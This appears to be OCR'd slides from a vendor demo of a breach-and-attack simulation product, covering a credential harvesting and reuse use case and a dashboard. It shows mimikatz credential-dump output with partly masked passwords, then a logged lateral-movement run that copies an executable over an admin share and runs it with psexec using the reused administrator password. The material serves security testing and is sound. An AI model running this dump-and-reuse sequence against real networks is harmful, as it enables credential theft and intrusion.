1. **Uploading / running mimikatz**
2. **Extracting stored credentials**
3. **Lateral movements**




```
  kerberos :
   * Username : vswin2k8r2sp1be$
   * Domain   : WORKGROUP
   * Password : (null)
  ssp :
  credman :

mimikatz(commandline) # exit
Bye!

[20/Nov/2018] 13:58:31 PM [T1003][INFORMATION]: End execution: mimikatz.exe
[20/Nov/2018] 13:58:32 PM [CLEANUP]: Deleted file mimikatz.exe (SHA1: d40a48094c1f21fef892f27a8b6a7ed2bb
f0c27f)
[20/Nov/2018] 13:58:33 PM [T1003][INFORMATION]: Passwords extracted: 4
[20/Nov/2018] 13:58:34 PM [T1003][INFORMATION]: Test successful

(agent #1) >>> cache
[+] Showing current cache:
[+] passwords:
Category: local
Type: tspkg
Username: Administrator
Password: Abcxxxxxxx5
Domain: VSWIN2K8R2SP1BE

Category: local
Type: wdigest
Username: Administrator
Password: Abcxxxxxxx5
Domain: VSWIN2K8R2SP1BE

Category: local
Type: kerberos
Username: Administrator
Password: Abcxxxxxxx5
Domain: VSWIN2K8R2SP1BE

Category: application:proxy
Type: credman
Username: Administrator
Password: Abcxxxxxxx5
Domain: VSWIN2K8R2SP1BE

(agent #1) >>> |
```

Breach & Attack Simulation


Use case:

Credential Harvesting and Reuse

1. **Uploading / running mimikatz**
2. **Extracting stored credentials**
3. **Lateral movements**



```
Domain: VSWIN2K8R2SP1BE

Category: local
Type: wdigest
Username: Administrator
Password: Abcxxxxxxx5
Domain: VSWIN2K8R2SP1BE

Category: local
Type: kerberos
Username: Administrator
Password: Abcxxxxxxx5
Domain: VSWIN2K8R2SP1BE

Category: application:proxy
Type: credman
Username: Administrator
Password: Abcxxxxxxx5
Domain: VSWIN2K8R2SP1BE

(agent #1) >>> lateral
[20/Nov/2018] 14:32:29 PM [STATUS]: Testing for T1077: Windows Admin Share
[20/Nov/2018] 14:32:29 PM [SHARE-SCAN]: Scanning for shares on: 192.168.1.101, 192.168.1.102
[20/Nov/2018] 14:32:30 PM [T1077][INFORMATION]: Windows admin$ share detected on 192.168.1.101
[20/Nov/2018] 14:32:31 PM [T1077][INFORMATION]: Windows admin$ share detected on 192.168.1.102
[20/Nov/2018] 14:32:32 PM [T1077][INFORMATION]: Admin shares enumerated
[20/Nov/2018] 14:32:33 PM [STATUS]: Testing for T1078: Valid Accounts
[20/Nov/2018] 14:32:34 PM [T1078][INFORMATION]: Testing for passwords retrieved using T1003
[20/Nov/2018] 14:32:35 PM [STATUS]: Windows admin$ share detected on 192.168.1.101
[20/Nov/2018] 14:32:36 PM [T1078][INFORMATION]: Credentials detected administrator:Abcxxxxxxx5
[20/Nov/2018] 14:32:37 PM [STATUS]: Attempting lateral movement using re-used credentials
[20/Nov/2018] 14:32:38 PM [STATUS]: Testing for T1035: Service Execution
[20/Nov/2018] 14:32:38 PM [T1035][INFORMATION]: Read psexec.exe location from configuration: \\software\
psexec.exe (SHA1: e50d9e3bd91908e13a26b3e23edeaf577fb3a095)
[20/Nov/2018] 14:32:39 PM [T1035][INFORMATION]: Attempting remote file copy: copy /y \\192.168.1.100\ds3
45gfgd.exe \\192.168.1.101\c$\
[20/Nov/2018] 14:32:39 PM [T1035][INFORMATION]: Running command psexec.exe -accepteula -nobanner -d \\19
2.168.1.101 -u administrator -p Abcxxxxxxx5 "C:\ds345gfgd.exe"
[20/Nov/2018] 14:32:39 PM [T1035][INFORMATION]: Test successful.
[20/Nov/2018] 14:32:39 PM [T1035][INFORMATION]: End execution: psexec.exe
[20/Nov/2018] 14:32:39 PM [CLEANUP]: Deleted file psexec.exe (SHA1: e50d9e3bd91908e13a26b3e23edeaf577fb3
a095)
[20/Nov/2018] 14:32:40 PM [STATUS]: All tests complete.

(agent #1) >>>
```



Live View: **Password Reuse**

83
Assets

TACTICS

Initial Access	57
Execution	5
Persistence	0
Privilege Escalation	1
Defense Evasion	8

6 more

STATUS

Breached	3.01K
Safe	982
Error	89

OPERATING SYSTEM

Windows 2012 Server	25
Windows Server 2012 R2	16
Windwos Server 8.1	5
Windows 7 SP1	23
Windows 10 ENTERPRISE	15

2 more

IDENTIFICATION

Scan: Password Reuse
Campaign: weakness.compliance.password.reuse
Status: InProgress 34%

TACTICS BREAKDOWN BY STATUS

IP: 192.168.1.101 View details
Hostname: THINKPAD-98689-M710
Username: CORP/user1
Processor: Intel (R) CORE(TM) i7-7770
Privileges: administrator

Breached **192.168.1.101** THINKPAD-98689-M710

```
[11/10/2018] 10:01:11 AM [INFORMATION]: QAttack agent initialized via QAgent. Process name: adfg32dsff.exe
[11/10/2018] 10:01:12 AM [INFORMATION]: Current QAttack agent privileges: user
[11/10/2018] 10:01:15 AM [SYSTEMINFO]: Currently logged on user: CORP/user1
[11/10/2018] 10:01:15 AM [SYSTEMINFO]: Operating system: Windows 7 SP1 (OS Build 6.1.7601)
[11/10/2018] 10:01:15 AM [SYSTEMINFO]: Processor: Intel (R) CORE(TM) i7-7700 CPU @ 3.60GHz 3.60GHz
[11/10/2018] 10:01:15 AM [SYSTEMINFO]: Installed memory (RAM): 12.0 GB
```

Benefits

Fully and continuously assess known and emerging TTPs against all applications and operating systems

Red Teams augment manual penetration testing of primary systems with automated testing of secondary and tertiary systems

Empirically measure the effectiveness of security prevention and detection tools

Blue Teams configure current tools to perform better or procure new/replacement tools

First Look Showcase

Thank You

Sumedh Thakar
sthakar@qualys.com

Chris Carlson
ccarlson@qualys.com